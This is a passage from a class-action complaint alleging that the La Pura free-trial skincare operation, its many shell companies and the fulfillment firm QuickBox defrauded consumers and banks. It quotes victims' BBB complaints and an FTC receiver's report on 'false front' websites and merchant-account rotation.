7 run websites promoting La Pura products, including [www.la-pura-skinproducts.com](http://www.la-pura-skinproducts.com). Each  
8 presents itself to visitors as if it is the official website of various similar products with  
9 slightly different names and labels; however, this makes no sense because there is no  
10 business reason to sell the same products from different shell companies, with near-  
11 identical websites. The true purpose of these websites is to make it more difficult for banks  
12 to identify the La Pura operation as a fraud by separating out and controlling which  
13 merchant accounts and which shell companies the chargebacks are attributed to, and thus  
14 preventing or delaying any one merchant account from being identified as conducting a  
15 fraud.

16 171. On information and belief, the La Pura Defendants present the “false front”  
17 website [www.la-pura-skinproducts.com](http://www.la-pura-skinproducts.com) to customer’s banks whenever a chargeback is  
18 being investigated, fraudulently representing to the bank that it was the website the  
19 customer used to sign up for La Pura.

20 172. On information and belief, the La Pura Defendants have spread their charges  
21 over multiple shell corporations as reflected by multiple merchant accounts to avoid  
22 accumulating too many chargebacks on any one account and being flagged for the fraud  
23 they are conducting. As the BBB report stated: “in one FTC case an ISO spread the credit  
24 card charges over 26 merchant accounts to disguise the fraud activity.” Ex. 1, at p. 11.

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27 <sup>20</sup> Leslie Fair, *Fauxmats, false claims, phony celebrity endorsements, and*  
28 *unauthorized charges*, Federal Trade Commission Business Blog (2017),  
[https://www.ftc.gov/news-events/blogs/business-blog/2017/11/fauxmats-false-claims-](https://www.ftc.gov/news-events/blogs/business-blog/2017/11/fauxmats-false-claims-phony-celebrity-endorsements)  
[phony-celebrity-endorsements](https://www.ftc.gov/news-events/blogs/business-blog/2017/11/fauxmats-false-claims-phony-celebrity-endorsements) (last visited Sept. 6, 2019).

1 173. Ms. Tan experienced the same pattern. Within one day, she was billed from  
2 two different merchant accounts – referred to as Merchant Identifications (“MIDs”) – for  
3 La Pura’s products. Even La Pura’s confirmation email to Ms. Tan stated she may be billed  
4 from three different merchant accounts: (1) beautifullyremarkableh; (2)  
5 beautyhealthremarkable; and (3) skincarehealthybeautygroup.

6 174. The La Pura Defendants designed their scam exactly in accordance with the  
7 one Neil Patel described in his keynote speech to a roomful of scammers: “Or the credit  
8 card processors where you guys rotate up the chargebacks so then that way, then you guys  
9 can keep processing the money.... You guys, many of you have issues with credit card  
10 processing, so you’ll do things like, I forgot what the saying is but they rotate up the MIGs  
11 or the MIDs, I don’t know what the saying is but it’s more so they’re controlling where the  
12 chargebacks are going.”<sup>21</sup>

13 175. Numerous victims of La Pura’s scam explained in detail their experiences in  
14 complaints posted on the Better Business Bureau, which were similar or identical to that  
15 of Ms. Tan. Indeed, La Pura received the lowest possible “F” rating on the BBB website.

16 176. A victim posted on November 22, 2019: “Miss representation [sic]. I did not  
17 order the product sent to me...they sent it to me automatically. And would not cooperate  
18 with the refund policy. I would like a total refund.”<sup>22</sup>

19 177. An elderly victim posted on September 19, 2019: “They said the only charge  
20 would be shipping and that as not true. I have called them but to no avail. Please help. I’m  
21 83 years old and cannot afford it. This came up on internet as a free gift and would only  
22 be charged a small shipping fee...I called them trying to return it and was told only then  
23 that the actual cost was \$89 plus and they refused to cancel.”<sup>23</sup>

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24  
25  
26 <sup>21</sup> Neil Patel, *The Future of Affiliate Marketing: It’s Not What You Think*,  
27 <https://www.youtube.com/watch?v=2hUdbztKLY4> (last visited Jan. 3, 2019) (emphasis  
added).

<sup>22</sup> La Pura BBB Page, [https://www.bbb.org/us/fl/odessa/profile/not-elsewhere-  
classified/lapura-skin-care-0653-90352238/complaints](https://www.bbb.org/us/fl/odessa/profile/not-elsewhere-classified/lapura-skin-care-0653-90352238/complaints) (last visited May 24, 2020).

<sup>23</sup> *Id.*

1 178. Another victim posted on September 11, 2019: “False advertising La Pura  
2 products, and will only refund 35%. Sometime in August, I ordered face and eye cream  
3 for shipping and handling supposedly about \$10, but now have been charged \$89.99 and  
4 \$69.99. Called the company and they will only refund 35%.”<sup>24</sup>

5 179. Another victim posted on September 5, 2019: “La Pura offers a free sample if  
6 you agree to pay shipping charges. Once they have your payment information, they bill  
7 you excessive amounts. I agreed to a one-time shipping charge for a free sample of their  
8 face cream. Over the next month, there have been four additional charges totaling \$329!!  
9 When I call the customer service number on their website, they are ‘unable to find my  
10 account’ so they cannot address the charges or escalate the call to a supervisor because I  
11 don’t have an account...I will do whatever it takes to get my money back from these  
12 crooks!! With all the complaints in just a few months, how can a company like this be  
13 allowed to continue operating? Their free sample is \*\*\*\* and now I’m getting ridiculous  
14 charges for no further products or services. I don’t understand how this isn’t illegal!!”<sup>25</sup>

15 180. A victim posted on April 9, 2020: “The company scammed me (no mention  
16 in their trial ad that I would automatically receive more of the product monthly, nor  
17 anything about the real cost of the product). The ruse was just pay the postage for the  
18 sample and try it! With no further conversation, they automatically billed my credit card  
19 repeatedly. When I finally realized 3 months later what was going on, I took steps to stop  
20 it and was successful in getting them to refund that month's charge. But there remains the  
21 matter of the additional \$353.60 they charged without my consent. I feel I am still owed  
22 that. I offered to send back the unopened boxes of product if they would send a postage-  
23 paid address label, which they refused to do.”<sup>26</sup>

24 181. These are just a sample of the more than 100 complaints posted on the BBB  
25 website. It is not a coincidence that so many victims are reporting the exact same thing:  
26

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27 <sup>24</sup> *Id.*

28 <sup>25</sup> *Id.*

<sup>26</sup> *Id.*

1 that they were told the La Pura sample would be free, that they later discovered they had  
2 been billed hundreds of dollars for a subscription they did not sign up for, and that when  
3 they tried to cancel their unauthorized subscription, the company made it as difficult as  
4 possible to do so. This is how the Defendants treat all of their victims—and the La Pura  
5 Products were just a thin excuse to commit rampant credit card fraud.

6 182. La Pura purports to post a “company response” to some of the complaints by  
7 assuring the victims that they will receive a full refund. But there is no guarantee these  
8 victims actually received a full refund. Indeed, some victims report that the company  
9 requires them to return the products, but then never sends the required shipping labels to  
10 permit them to do so. This is all part of the La Pura Defendants’ deceptive strategy designed  
11 to exhaust their victims until they give up.

12 **The La Pura Defendants’ Misrepresentations**  
13 **Regarding Reviews and Endorsements**

14 183. On information and belief, the La Pura Defendants marketed the La Pura  
15 Products exclusively through affiliate marketing networks, such that every customer who  
16 purchases a product from them will be exposed to and view the fake celebrity and magazine  
17 endorsements described herein. Indeed, representations on both landing pages claim that  
18 the product has been the subject of either media attention or magazine articles, such that  
19 every member of the Class would necessarily have been exposed to them.

20 184. These celebrity reviews and magazine appearances are material to the  
21 customers’ decisions to purchase La Pura’s products. Because these celebrities and  
22 magazines are well-known with well-guarded reputations, their positive, yet fraudulent,  
23 “reviews” of the products misleads customers into believing that the La Pura Defendants  
24 are a credible, well-established company. These celebrities are generally beautiful with  
25 desirable appearances, so their fake quotes suggesting they obtained their beauty by using  
26 the La Pura products misleads customers about the type of results they may expect from  
27 using the products.  
28

## **The La Pura Defendants' Misrepresentations and Omissions**

### **Regarding Free Trials**

185. One way the La Pura Defendants deceive consumers on their landing pages is to suggest that they are signing up for a “free trial,” when in fact they are not. As described above, the sales funnel repeatedly and expressly states that consumers are signing up for a free trial. Both the “1m” and “13” landing pages describe the offer as a “trial,” and list the price for the product as either “free” or “\$0.00” with the customer only paying \$4.95 or \$4.97 for shipping and handling. The “1m” landing page falsely represent that the victim will get “free bottle,” and the “13” landing page falsely represents that the victim will “just pay a small shipping fee.”

186. On information and belief and based on the sales funnel structure, every customer who purchased La Pura Products was exposed to similar or identical misrepresentations.

187. The La Pura Defendants made material omissions regarding the “free trial” on their website by omitting material information, which they were under a duty to disclose relating to those trials. The La Pura Defendants failed to disclose to consumers who viewed the website that the trial was not in fact free, and that they were signing up for a subscription for the La Pura Products. These terms were concealed by burying them inside a lengthy disclaimer contained in a separate link under “Terms and Conditions” at the very bottom of the page.

188. The La Pura Defendants were under a duty to Plaintiff and the Class Members because they made partial representations—that the cost would be \$0.00 or free and that all they would pay for was shipping and handling—but also suppressed, concealed, or did not disclose material facts that qualify those representations, namely, that there would be an ongoing subscription, that it would include more products than the one the victims signed up for, and that the victims would be charged nearly \$100 every month.

189. The La Pura Defendants knew, or by the exercise of reasonable care should have known, that their omissions were untrue and misleading, and deliberately made the



1 because if they knew that the products were not limited in supply and could be purchased  
2 at any time, consumers would not feel the need to sign up for a “free trial” on impulse and  
3 under time pressure that did not exist based on these representations. Plaintiff and the Class  
4 Members reasonably relied upon these representations in making their purchase decisions.

5 **The La Pura Defendants’ Omissions**  
6 **Regarding the “False Front” Website**

7 195. The La Pura Defendants also deceived the consumers’ banks and credit card  
8 companies by maintaining a “false front” website at the URL described herein. This  
9 website was created intentionally to make it appear to outsiders that the victims of the  
10 scheme had been informed of their subscriptions and had consented to them. The La Pura  
11 Defendants were under a duty to disclose to Plaintiff and the Class Members that they  
12 maintained this “false front” websites and to disclose that they routinely used that website  
13 to deceive banks and credit card companies to prevent consumers from exercising their  
14 right to a chargeback.

15 196. Plaintiff and the Class Members were damaged by these omissions. All  
16 members of the class were damaged because had the banks and credit card companies not  
17 been unlawfully deceived, the scheme would have been shut down and none of the Class  
18 Members would have been billed. The La Pura Defendants further owed duties to all of the  
19 Class Members to inform them that there was a “false front” website, and the failure to do  
20 so injured every member of the Class.

21 197. The La Pura Defendants made material omissions regarding the “false front”  
22 websites by omitting material information which they were under a duty to disclose relating  
23 to those sites. The La Pura Defendants failed to disclose to consumers who viewed the  
24 landing pages at [try-la-pura-skincare.com/lm/](http://try-la-pura-skincare.com/lm/) or [try-la-pura-skincare.com/l3/](http://try-la-pura-skincare.com/l3/) that there  
25 was another website, which the La Pura Defendants designed to intentionally deceive the  
26 consumer’s banks or credit card companies if they attempted a chargeback, and that they  
27 were not bound by any of the terms or other disclosures on the [try-la-pura-skincare.com](http://try-la-pura-skincare.com)  
28 website.

1           198. The La Pura Defendants were under a duty to disclose this information to  
2 Plaintiff and the Class Members because the La Pura Defendants had exclusive knowledge  
3 of material facts not known to them, namely that there was another website being used as  
4 a “false front.”

5           199. Plaintiff and the Class Members did not know this, and it was difficult to  
6 discover because that information was not located on the website where they signed up for  
7 the trial because the landing pages were designed to be inaccessible and unsearchable from  
8 any search engine, and because the “false front” website was placed on an entirely separate  
9 URL, which was not linked to the landing pages on which the victims signed up for the  
10 “free trial.”

11           200. The La Pura Defendants were under a duty to disclose this information to  
12 Plaintiff and the Class Members because the La Pura Defendants engaged in active  
13 concealment, and they have engaged in affirmative acts of hiding, concealing, and covering  
14 up this matter. The La Pura Defendants made efforts to hide their landing pages from view  
15 as described above, to make the landing pages difficult to find, to delete various  
16 advertisements so customers could not find them again, and by creating the “false front”  
17 website to conceal from their victims and others the actual landing pages that the victims  
18 visited.

19           201. The La Pura Defendants were further under a duty to Plaintiff and the Class  
20 Members because they made partial representations to the banks and credit card  
21 companies—that they had sold the La Pura Products to their victims—but also suppressed,  
22 concealed, and did not disclose material facts that qualify those representations, namely  
23 that none of the victims had actually signed up for the free trial on the website that was  
24 shown to banks and credit card companies. The La Pura Defendants further made partial  
25 representations to Plaintiff and the Class Members—that they would receive a free  
26 sample—without disclosing that if they attempted a chargeback, Defendants intended to  
27 lie about the terms of the agreement to the consumers’ banks and credit card companies.  
28

1           202. The La Pura Defendants knew, or by the exercise of reasonable care should  
2 have known, that their omissions were untrue and misleading, and deliberately made the  
3 aforementioned omissions in order to deceive reasonable consumers like Plaintiff and other  
4 Class Members. Those omissions could have been corrected by including the omitted  
5 information in proximity to the trial offer on the try-la-pura-skincare.com/lm/ or try-la-  
6 pura.skincare.com/l3/ landing pages, or in follow-up e-mails to their victims, or in  
7 proximity to their representations to banks and credit card companies.

8           203. The La Pura Defendants' omissions regarding the "false front" website were  
9 material to consumers. A reasonable consumer would attach importance to the truth or  
10 falsity of these omissions in deciding whether to purchase the products because if  
11 consumers had known that the La Pura Defendants were maintaining a fake website for the  
12 purpose of defrauding their banks and credit card companies, they would not have signed  
13 up for the "free trial."

14           204. Ms. Tan was damaged by these omissions individually as described herein,  
15 and relied on them in that she would not have signed up for the offer had she been informed  
16 of this information.

### **The La Pura Defendants**

17  
18           205. The "La Pura Defendants" consist of the La Pura John Doe Defendants  
19 (namely, the unknown individual(s) or entities who created the La Pura product), as well  
20 as the following companies: Total Health Supply TUA Inc.; DL Group Inc.; Beautiful Skin  
21 and Health SL, Inc.; Beauty and Balance LV, Inc.; Coastal Beauty Care KV, Inc.; Coastal  
22 Health & Body TML, Inc.; Coastal Skin Care DC, Inc.; Complete Beautiful Skin DT, Inc.;  
23 Complete Dietary Health DT Inc.; Diet and Beauty Enterprise JB, Inc.; Diet Focus MG,  
24 Inc.; Dietary 8 Leaves TL, Inc.; Dietary Care Group MK, Inc.; Dietary Health DL, Inc.;  
25 Dietary Health Management SL, Inc.; Dietary Health Supplements ADN, Inc.; Dietary  
26 Mind & Body AR, Inc.; Dietary Pills TTH, Inc.; Dietary Supplements 8 Leaves TL, Inc.;  
27 Dietary Supplements NS, Inc; EM Strength & Wellness Products, Inc.; EW Ideal Health  
28 Store, Inc.; EW Radiant Skin Store, Inc.; Fit and Slim Body OLO, Inc.; Fit Body Forever

1 KZ, Inc.; Fit Lifestyle Enterprise JD, Inc.; Fitness & Health Supplements PKL, Inc.;  
2 Flawless Beauty Forever MC, Inc.; Forever Beautiful Products KZ, Inc.; Forever Beauty  
3 and Balance JL, Inc.; Health & Body Care TN, Inc.; Health & Skin Nutrition JLN, Inc.;  
4 Health & Wellness Products EM, Inc.; Health and Diet Products ISA, Inc.; Health and  
5 Fitness Lifestyle JL, Inc.; Health Enterprise AR, Inc.; Health Enterprise LT, Inc.; Health  
6 Skin and Beauty Maya, Inc.; Health Skin and Body JB, Inc.; Healthy and Slim TT, Inc.;  
7 Healthy Beautiful Skin JD, Inc.; Healthy Body & Balance CD, Inc.; Healthy Fit Lifestyle  
8 DC, Inc.; Healthy Leaves TL, Inc.; Healthy Lifestyle Diet JL, Inc.; Healthy Skin Group  
9 TQH, Inc.; Healthy Skin Lifestyle JB, Inc.; Healthy Supplements Maya, Inc.; Ideal Skin &  
10 Health Care NA, Inc.; Lasting Fitness & Beauty JLN, Inc.; PKL Everlasting Beauty, Inc.;  
11 Radiant Skin & Body Shop ATN, Inc.; Remarkable Beauty TN, Inc.; Remarkable Health  
12 Supply PO, Inc.; Select Skin Products MV, Inc.; Skin and Beauty NS, Inc.; Skin Beauty &  
13 Health JN, Inc.; Skin Beauty and Balance CD, Inc.; Skin Beauty Enterprise MG, Inc.; Skin  
14 Beauty Products ISA, Inc.; Skin Care Enterprise TTH, Inc.; Skin Care Group MK, Inc.;  
15 Skin Products Rubio, Inc.; Strength & Fitness Lifestyle LT, Inc.; Total Fitness & Health  
16 MC, Inc.; and Vibrant Face & Beauty Shop ATN, Inc.


17 206. On information and belief, there are still unknown John Doe Defendants  
18 which are shell companies and which are also part of the “La Pura Defendants” because  
19 they were created and used to sign up for merchant accounts used as part of the scam, as  
20 described further herein.

21 207. The La Pura Defendants operate both the [www.try-la-pura-skincare.com](http://www.try-la-pura-skincare.com) and  
22 [www.la-pura-skinproducts.com](http://www.la-pura-skinproducts.com) websites. They further operate all of the “false front”  
23 websites at issue in this case, including the ones described specifically herein and in Exhibit  
24 2, which is incorporated herein by reference.

25 208. Each of the shell companies listed runs one or more “false fronts.” Exhibit 2  
26 maps out the known websites associated with each shell company Defendant, but on  
27 information and belief, there remain a number of similar unidentified websites operated by  
28 the La Pura Defendants.


1           209. While the [www.la-pura-skinproducts.com](http://www.la-pura-skinproducts.com) website is designed to be shown to  
2 banks or credit card companies investigating chargebacks, the “false fronts” in Exhibit 2  
3 are designed to be shown to merchant processing companies (who may or may not be aware  
4 that La Pura is a fraud, but who need a website compliant with applicable rules and  
5 regulations to approve a “MID” or merchant ID).

6           210. An example of one of these “false fronts” appears below, which is from  
7 <https://beautifullyremarkablehealthyskin.com/>:



25           211. But the same Defendant, Total Health Supply TUA, Inc., operates multiple  
26 other near-identical websites with slightly different product labels. Below is a screenshot  
27 from <https://beautyhealthremarkableskin.com/>:

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212. The La Pura Defendants operate at least several hundred of these websites with relabeled versions of the same products with slightly different names—all designed to appear legitimate, with clear disclosures of terms of a subscription in their shopping carts.

213. The reason for the multiplicity of products, websites, and shell companies is that they are part of a scheme to commit bank fraud. The nature of this scheme—and of the La Pura Defendants’ operation—was laid bare in a report from a receiver appointed in a Federal Trade Commission case against a different free trial scammer, *Federal Trade Commission v. Apex Capital Group, LLC et al.*<sup>27</sup> That receiver took control over the assets of a near-identical operation, and was thus able to provide an inside view of how their organization operated.

214. Like the La Pura Defendants, the Defendants in the *Apex Capital* case operated two distinct types of web pages, which the receiver dubbed “sales pages” and

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<sup>27</sup> Preliminary Report of Temporary Receiver, dkt. 31, *Federal Trade Commission v. Apex Capital Group, LLC et al*, No. 2:18cv9573 (C.D. Cal. filed Nov. 14, 2018).

1 “bank pages.” As in this case, there were hundreds of the “bank pages,” or false fronts,  
2 which were being used by the *Apex Capital* scammers to obtain approval from merchant  
3 processors and create hundreds of merchant accounts:<sup>28</sup>

4  
5 Lyons was responsible for the hundreds of “bank pages” or “clean pages.”  
6 Bank pages clearly lay out all material terms of a sale and are submitted to  
7 merchant processors as part of the application process. Processors rely on the  
8 webpage submitted by merchant account applicants to accurately portray the  
9 offer and terms of sale. Defendants lied to processors via the submission of  
10 false websites (and in numerous other ways). When asked what the distinction  
11 was between bank pages and sales pages, Lyons could not explain the  
12 difference or why two pages were necessary. His only comment was that sales  
13 pages were more “salesy.”

14 215. The reason the La Pura Defendants created hundreds of these false fronts or  
15 “bank pages” was the same: to defraud credit card companies, a necessity given how often  
16 their merchant accounts would be flagged for fraud.

17 216. As the *Apex Capital* receiver explained, this constant proliferation of websites  
18 was a necessity given the merchant processing issues faced by this kind of scammer:<sup>29</sup>

19 Apex controlled more than a thousand websites.... Since each merchant  
20 account was required to be associated with a specific website, there had to be  
21 a proliferation of websites to match the proliferation in merchant accounts. As  
22 discussed above, Defendants created bank pages which could be submitted  
23 during the merchant account application process. Indeed, Lyons was  
24 specifically tasked with creating these pages, which had to constantly change  
25 as products and processors changed. These bank pages do not, however, drive  
26 consumer traffic – that is achieved by deceptive advertisements placed by  
27 affiliates and sales pages created by vendors.

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28 <sup>28</sup> *Id.* at 7 n.11.

<sup>29</sup> *Id.* at 12.

1           217. Just as the La Pura Defendants did, the *Apex Capital* scammers created  
2 numerous shell corporations to enable them to sign up for new merchant accounts. The La  
3 Pura Defendants did so in the names of various individuals who appear to have been  
4 recruited as figureheads. The *Apex Capital* receiver explains how this worked:<sup>30</sup>

5  
6           Defendants overcame the merchant account challenge by recruiting people  
7 who were not on the MATCH list (aka Terminated Merchant File) to act as  
8 straw persons. Defendants built a stable of merchant accounts by enticing  
9 individuals to act as signors for entities applying for the accounts. Camacho  
10 was tasked with recruiting these individuals, who were paid \$1,000 per month  
11 commissions (less a \$250 cut taken by Camacho), to act as the owners of the  
12 entities. Defendants did all the work necessary: they formed the entity; opened  
13 a bank account in the name of the entity; submitted the merchant account  
14 application to the processor; and created clean bank pages for the processor to  
15 review.

16           218. The La Pura Defendants' scheme worked in the same way. After these large  
17 volumes of merchant accounts were obtained, they used the Konnektive Defendants'  
18 software to perform "load balancing"—to automatically spread the purchases across  
19 merchant accounts so that chargeback levels would be balanced and the merchant accounts  
20 would not be flagged and cancelled. A normal business would only need one merchant  
21 account, because they are following the rules. The La Pura Defendants needed to run their  
22 purchases through hundreds of them, forcing the banks and credit card companies to play  
23 whack-a-mole and ensuring the fraud would continue and that they could keep selling La  
24 Pura.

25           219. On information and belief, the La Pura Defendants do not follow corporate  
26 formalities and are liable for one another's actions as alter egos. On information and belief,  
27 all of these entities further commingle their assets and resources without regard for  
28 corporate formalities. The various individuals named as the executives and officers of the

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<sup>30</sup> *Id.* at 10.

1 shell company defendants are not, in fact, in charge of those companies, and on information  
2 and belief are being paid to act as “front men.” This is evidenced by all of those companies  
3 using the same registered agent to conduct their filings (Elinor Spector) and by all of the  
4 shell companies making filings in concert in certain periods (for example, March 2020).  
5 All of their merchant accounts are being used by a John Doe or John Does in a single CRM  
6 implementation, rotated by the Konnektive load balancer. The shell companies’ merchant  
7 accounts are also being used to bill for products such as La Pura which they have no legal  
8 or formal connection to. It would be inequitable not to treat these entities/individuals as  
9 alter egos of one another because the corporate structure is a sham designed to avoid paying  
10 taxes, frustrate creditors, avoid document discovery requests, and hide assets.

11 220. Each of the shell companies identified and listed as one of the La Pura  
12 Defendants is either a California corporation or has its principal place of business in  
13 California. As such, they are subject to personal jurisdiction because they are subject to  
14 general jurisdiction in California.

15 221. The location of the John Does who created the La Pura product is currently  
16 unknown, but because they were operating all of their shell companies in California and  
17 their business operations are based out of California, they are also subject to general  
18 jurisdiction in California.


### 19 **The QuickBox Defendants**

20 222. Essential to the La Pura “free trial” scheme are the QuickBox Defendants, all  
21 of whom are familiar players in the “free trial” scam. The “QuickBox Defendants” consist  
22 of Defendants Quick Box LLC, Stephen Adele, Chad Biggins, and James Martell.  
23 Together, they do business under the name “QuickBox Fulfillment.”

24 223. QuickBox Fulfillment is a “fulfillment company” which purports to be a  
25 simple shipping company. They have claimed in sworn declarations in prior litigation  
26 involving alleged free trial scams to have nothing to do with their customers’ businesses  
27 other than receiving products, storing them, and shipping them to customers. But this is  
28 anything but the truth. The company was founded by and for free trial scammers, and

1 throughout its history has intentionally and knowingly provided its clients with assistance  
 2 in defrauding consumers. The La Pura scam is just one among many free trial scams that  
 3 the QuickBox Defendants have built their business on, taking a cut of the proceeds in  
 4 exchange for a variety of support services.

5 224. The address for QuickBox’s Colorado fulfillment center is listed as the return  
 6 address for the La Pura products on the “lm” landing page, indicating that it is in fact the  
 7 company that shipped La Pura to Plaintiff Tan and the Class Members.<sup>31</sup> The “l3” landing  
 8 page lists a different address in Florida, but on information and belief, the “lm” landing  
 9 page is the more recent one and is the one from which Ms. Tan signed up for the “free  
 10 trial.”



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 19 225. As QuickBox CEO Stephen Adele previously testified, QuickBox requires  
 20 its customers to list the Quick Box fulfillment center address as their return address: “That  
 21 is customary for all of our clients to do, put our return address on their return policy. In  
 22 fact, I think it’s required by law, too, isn’t it?”<sup>32</sup>

23 226. It is unclear whether the Florida address is associated with the QuickBox  
 24 Defendants or whether there has been a change in fulfillment companies for the La Pura  
 25 products. But the “false fronts” used to bill Plaintiff Tan also list QuickBox’s fulfillment  
 26

27 <sup>31</sup> <https://www.try-la-pura-skincare.com/lm/page-contact.php> (last visited May 27,  
 28 2020).

<sup>32</sup> Ex. I at 115:24 - 116:1, 117:8-12, *RV Skincare Brands LLC v. Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Feb. 14, 2019), dkt. 71.

1 center as the return address, making clear that the QuickBox Defendants shipped the  
2 product to her and were assisting in the scam when she was injured. The below is an excerpt

3  
4 Address the return package to: 11551 East 45th Ave. Unit C Denver, CO  
5 80239 - ATTN: Returns

6 from the “false front” websites’ terms of service for the three merchant accounts used to  
7 bill Ms. Tan (all three terms of service contain this address).<sup>33</sup>

8  
9 227. The “false front” at <https://www.la-pura-skinproducts.com/> (which is also the  
10 domain from which the La Pura John Does e-mailed Ms. Tan) similarly lists the La Pura  
11 address as being the QuickBox Defendants’ Colorado address:



20 228. As described below, the La Pura marketing language was taken from  
21 QuickBox’s advertising templates it distributes to its customers. And QuickBox’s  
22 “Collagen Serum” appears to be a generic version of La Pura’s “Tightening Serum” and  
23 “Eye Serum.”<sup>34</sup>

24

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25

26 <sup>33</sup> See <https://beautifullyremarkablehealthyskin.com/policies/terms-of-service> (last  
27 visited May 27, 2020); [https://beautyhealthremarkableskin.com/policies/terms-of-](https://beautyhealthremarkableskin.com/policies/terms-of-service)  
28 <https://www.skincarehealthybeautygroup.com/terms> (last visited May 27, 2020).

<sup>34</sup> See [http://quickbox.com/wp-](http://quickbox.com/wp-content/uploads/2018/06/CollagenSerum_ProductSheet_V2.pdf)  
content/uploads/2018/06/CollagenSerum\_ProductSheet\_V2.pdf (last visited May 27,  
2020).

1           229. As La Pura’s return processor, QuickBox is aware of the numerous customers  
2 who submit the products for return. Along with these returns, QuickBox is notified by  
3 unhappy victims that they are being scammed with false advertisements and fake celebrity  
4 endorsements.

5           230. The QuickBox Defendants’ role in handling product returns for La Pura  
6 means that they necessarily would have had knowledge of customer complaints about the  
7 La Pura Products. On information and belief, they would have received numerous  
8 complaints similar to the ones flooding various Internet pages regarding the La Pura  
9 products.

10           231. This is not the first time Quick Box LLC has been sued for its involvement in  
11 free trial scams. Quick Box LLC is a defendant in a pending lawsuit in New York federal  
12 court for participating in a host of similar scams (the “New York Action”).<sup>35</sup> There, the  
13 Plaintiff alleged that Quick Box LLC violated its trademarks by assisting an Internet  
14 scammer in selling a host of counterfeit products as part of a celebrity free trial scam that  
15 operated identically to the one here.

16           232. Notably, in the First Amended Complaint in that lawsuit—filed on January 4,  
17 2019—Quick Box LLC and its executives and owners were indisputably put on notice of  
18 the exact details of the free trial scams its customers were running.

19           233. For example, that complaint describes what the QuickBox Defendants were  
20 assisting in as follows:<sup>36</sup>

21  
22           As evidenced by the Consumer Complaints, numerous consumers accept  
23 Defendant Digby’s online offers for purportedly “free” samples, and agree to  
24 incur a relatively small fee for shipping, around \$5. Consumers typically  
25 receive the purportedly free samples within a reasonable time. However, after  
26 receiving the ordered samples, Defendant Digby begins to charge consumers

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27 <sup>35</sup> The action is captioned, *RV Skincare Brands LLC v. Digby Investments Limited, Quick Box, and the Internet Domain Names GetReviveSkin.com et al.*, No. 1:18-cv-08411-VEC (S.D.N.Y), filed on September 14, 2018.

28 <sup>36</sup> First Amended Complaint at 31-32 ¶ 95, *RV Skincare Brands LLC v. Digby Investments Limited et al*, No. 1:18-cv-08411-VEC (S.D.N.Y Jan. 4, 2019), dkt. 22.

1 much higher amounts, for hundreds of dollars per month, for the alleged  
2 purchase of larger quantities of Defendant Digby's products, effectively  
3 converting—without customer permission—what are free sample orders into  
4 an expensive continuity program. As seen in Exhibit U, Defendant Digby's  
5 unauthorized charges are effected through the complaining consumers' credit  
6 cards. Through this scheme, Defendants exact vast amounts of money from  
7 unsuspecting consumers to effect a forced sale of unwanted quantities of  
8 Defendant Digby's products.

9 234. The New York Action Complaint also attached a copy of the Better Business  
10 Bureau Report (attached hereto as Exhibit 1 to the instant Complaint)—meaning that the  
11 QuickBox Defendants were in possession of that report as of January 4, 2019 and knew  
12 full well what the free trial scam was and the details of how it worked.<sup>37</sup> The New York  
13 Action Complaint further provided the QuickBox Defendants with a Good Morning  
14 America segment on how the free trial scam works, as well as numerous examples of  
15 landing pages and how to identify them.<sup>38</sup>

16 235. Instead of cleaning up its customer rolls and ending its involvement in helping  
17 free trial scammers, the QuickBox Defendants chose to rely on what is commonly termed  
18 the Sergeant Shultz Defense: "I know nothing!"<sup>39</sup> They initially told the New York Federal  
19 Court precisely this, claiming in a sworn declaration to have no idea who the other  
20 defendants in that lawsuit were and to have had nothing to do whatsoever with shipping  
21 any of the scam products at issue there.<sup>40</sup> Quick Box LLC was eventually forced to admit

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22 <sup>37</sup> *Id.* at 32 ¶ 95; *Id.* at Ex. W.

